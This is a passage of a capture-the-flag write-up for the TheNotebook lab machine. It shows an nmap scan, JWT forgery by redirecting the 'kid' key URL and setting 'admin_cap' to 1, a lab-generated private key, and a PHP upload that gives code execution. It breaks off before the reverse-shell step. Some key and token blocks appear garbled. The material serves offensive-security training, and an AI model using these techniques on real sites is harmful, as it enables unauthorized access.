

TheNotebook

Synopsis

TheNotebook is a medium difficulty Linux machine that showcases an insecure JWT implementation, which allows unprivileged users to obtain administrative access by forging and signing tokens with arbitrary attributes. This is possible because the private key used for signing tokens is fetched from an external source, which can be easily modified to point to an attacker-controlled location. Once access to the administration panel is obtained, it is possible to upload and execute PHP files resulting in remote command execution. A private SSH key can then be obtained from a world-readable backup archive, allowing lateral movement to a user that has the privileges to run Docker commands via `sudo`. The Docker version installed to the system is vulnerable to CVE-2019-5736, which allows to escalate privileges on the host system.

Skills

- Managing HTTP cookies
- Knowledge of PHP
- Knowledge of Linux
- Knowledge of Docker
- Abusing the Key ID parameter in JWT


Exploitation

As always we start with the nmap to check what services/ports are open


```
# nmap -A 10.10.10.230
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 10:01 EDT
Nmap scan report for localhost (10.10.10.230)
Host is up (0.034s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|_ 256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_ 256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
|_ http-title: The Notebook - Your Note Keeper
|_ http-server-header: nginx/1.14.0 (Ubuntu)
5859/tcp  filtered wherehoo
10010/tcp filtered rxapi
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/27%OT=22%CT=1%CU=31682%PV=Y%DS=2%DC=T%G=Y%TM=64EB575
OS:C%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=105%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=103%GCD=2%ISR=105%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11
OS:NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE8
OS:8%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53
OS:CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(
OS:R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F
OS:=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T
OS:=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RI
OS:D=G%RIPCK=G%BUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

We see only two ports open, so we started from the browser

Opening the browser gave us the following page




We registered a new user and logged into the application



Your Notes

[Add New Note](#)

We captured the HTTP request via BurpSuite to inspect what exactly is going on under the hood, and we found JWT token



We used JWT.io to decode the token, and then we spotted that signature of the token is verified by SSH keys that are downloaded from the local host

```
oXXgwb7poThHCPa0KMeyese9qwMfs90tysUj9Wd
MbUpUIv1K0yn9T4deawsJN3c2oFtqmjRK_LWGo7
QV4uEuAXGxW1fCT2CIcpNdsgzMsAaBxQR0m1Me8
m5XPTZTnXqyAuk9jvp9-
qfibNUUNpuBCGtWgXhFPIlK0311JFN4DdspGiJZ
L9dy8UA1v_DjkfMztTqQdk5uHp0bDafzn2zpKp8
etXm5LbsvBK93-
u8So2lX9UoKwFI6m0BSs20tRZe7Ys4bUWLPk1mz
G6bdeQsL4lCqTqBAs0medyf8CcYd8iBy3dj0WZc
iv7yoYJyxbmec3KWHkAc0QVG62AAakjDCwPbot1
lxP-
fCawQew90YF8IIWcfWJVLdGI0CMEnr4KMXNM2_I
UQ9FFMt8YtFYdQ-
rNHRUNKdo66UWX4TCnVgyxCJutx9GzKbBn7Hf7_
d3Fr60G-NVg_kYZSfsi7muHYmjLgG-
EGcrP6a4oPmpoB97grBXmptTGM0zLfpMpnMXGjy
daXfPnXIlpqN9b6GBD9oT7pxPW5CnoiwpEFedTd
sFjF_C-
voEAQe1Va4U1EYA2DzE8EE5CKibo0KK38LwVr6V
qqveJxcivuF3gAomH2rjJzA2RK8TeMyWq442RFN
-x65Hx6ZauEw4uzG7Fbtc6_MikL2H8;
uuid=313d7b14-8945-465d-
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256",
  "kid": "http://localhost:7070/privKey.key"
}
```

PAYLOAD: DATA

```
{
  "username": "simon",
  "email": "simon@notebook.htb",
  "admin_cap": 0
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1,
  X.509 Certificate, or JWK string format.
  Private Key in PKCS #8, PKCS #1, or JWK string format. The key never leaves your browser.
```

In order to modify the token, we needed to generate our own SSH keys and paste them into corresponding fields and also we needed to change the IP address from where the keys will be downloaded

```
# cat privKey.key
-----BEGIN RSA PRIVATE KEY-----
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
```

```
(root@kali)-[~/Desktop/Boxes/Notebook.htb]
# ls
note privKey.key privKey.key.pub pubKey.out

(root@kali)-[~/Desktop/Boxes/Notebook.htb]
# cat pubKey.out
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAGEAuouyx7elywRdN1QG7u0r
Avg+bUwogjb7D00XVBL6/DH8Y3AGFy0CtbgajeLky4Cs2ocrJ0rwadVL4KjLUIjQ
WN6WWVtqydapyG/oJ5IeqcuRCHewU5xpVEZna/WyPCiYZMBaDUAB9lh6uoXTWc4n
GjTqEzjmdKKd6NURcraPMqQiEcSpYUf925H4/sL4efQ7KAuj9XW7/0U3o6Rg2CVu
FT5uvS2Ejz7sfqrEoXy+LZt+nmAcw8DQKN5kVs4LgMfCOKUT6+BEVNE4PLj+kqLB
+oUBdGlaw75NVBUbPlntH0a9BpkOvRUPQboQcAR3RBwWGEHuK6kPLIxwhplxdtk
KE/8k+DZdYow0t1bcFsJX3S3IGfDcdgvN+3I6vgeRTV8xM09mEJvs00jgPhBbS0l
7g45PJ9HG4U9ZKpNRoyhaw//HdImU6XGY0FD3wb5fqJcGqtnZVaOtLSKHkp5wWL2
jyIU1EyZz0JDeQITA75ZoKK71pabhGnjaGEVYg1XZeik5rcEgwd43vnmn/4PER5v
x/f63X+FaOCIFLLkQzsF0oj3QI7JoEk/8Cp3X/PL9DntPV0LmHfssBqrYvJHwIu0
jdhwvV2+prk6jPtmmuMSLza2YFP1ghXd+VyP1h799P0LfhrthDuAESnq6QZFrbDo
53PGCTd6tNYQyCIqJPV6qMCAwEAAQ==
-----END PUBLIC KEY-----

(root@kali)-[~/Desktop/Boxes/Notebook.htb]
#
```

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImt
pZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcm
l2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6InNpbW9u
IiwiaWZlhaWw0iJzaW1vbkBub3RlYm9vay5odGI
iLCJhZG1pb19jYXAiOiJF9.SLqwqZ0li2dqBGvOR
C3I-
iH_2jWGPzIBgnrwtDbNSjuXgq7AVsTIt2acjr4n
WNwSPi75VPo0MqElq7iXsf5ueB2sAxu21mUML5E
080LmRtgUzoT_AdPqLznr_DI7ucGbBabB0ChDB
-
yz0mBYTntPDVz6vbEd0LUSrqrRcRlP1Gq1USaU
eeN9jk2gsEPBVjH6suVNSuQBen6YYIEAriziEJ
PTkKd13zwTFzbC_sJBZpiJ9q3ZtPPPSseE0HRqfQ
KF3Lxx41_q2IJtdut1t6wW7QDxGalGCQqHaw_oz0
8W3N0Vyj0cIjvrs31FEZtUza5ruN2gJRCqBODiL
bQ-G16SDudceqCA5d15EcBb4Xa-
YB_30XoYUgv1bWL27DxbPDA0LuHu1cWdUe4CvMc
ETJE-cRjWI4kAYRzgT7dXPmNuDd8mjLJ-
5981BokSLfHAWHffMLSc0ta9Z9UqV3_pdLHjzuS
eRgP16xQ2y5711Mjg6ZJena00X1wr9eJJi-
4p8CAghUPnfoX-0X5KJNrkKUz-
nobPTCFwGqubQwsTtox7hix9GIIRVdiWv2fTr4
```

HEADER: ALGORITHM & TOKEN TYPE
<pre>{ "typ": "JWT", "alg": "RS256", "kid": "http://localhost:7070/privKey.key" }</pre>
PAYLOAD: DATA
<pre>{ "username": "simon", "email": "simon@notebook.htb", "admin_cap": 1 }</pre>
VERIFY SIGNATURE
<pre>RSASHA256(base64UrlEncode(header) + ".", base64UrlEncode(payload), RbDo 53PGCTd6tNYQyCIqJPV6qMCAwEAAQ == -----END PUBLIC KEY----- mLrIDjNh1IMxRTgSxEPNBF40J/yZb3 adtK</pre>

Once everything was prepared, we modified the value for “admin_cap” to elevate our privileges

And we pasted our malicious JWT token and refreshed the page
And it worked - we escalated our privileges to the administrator user


[View Notes](#) [Upload File](#)

As the administrator we got an ability to upload files, so we uploaded malicious php file what gave us the remote code execution

Your Notes

Need to fix config	View Note
Backups are scheduled	View Note
The Notebook Quotes	View Note
Is my data safe?	View Note

[Add New Note](#)



Your Files


02589c9e886e078eec33ee10b63e6aa9.php

View

Select file

Browse... No file selected.

Save



uid=33(www-data) gid=33(www-data) groups=33(www-data)

Next we get a reverse shell on the system

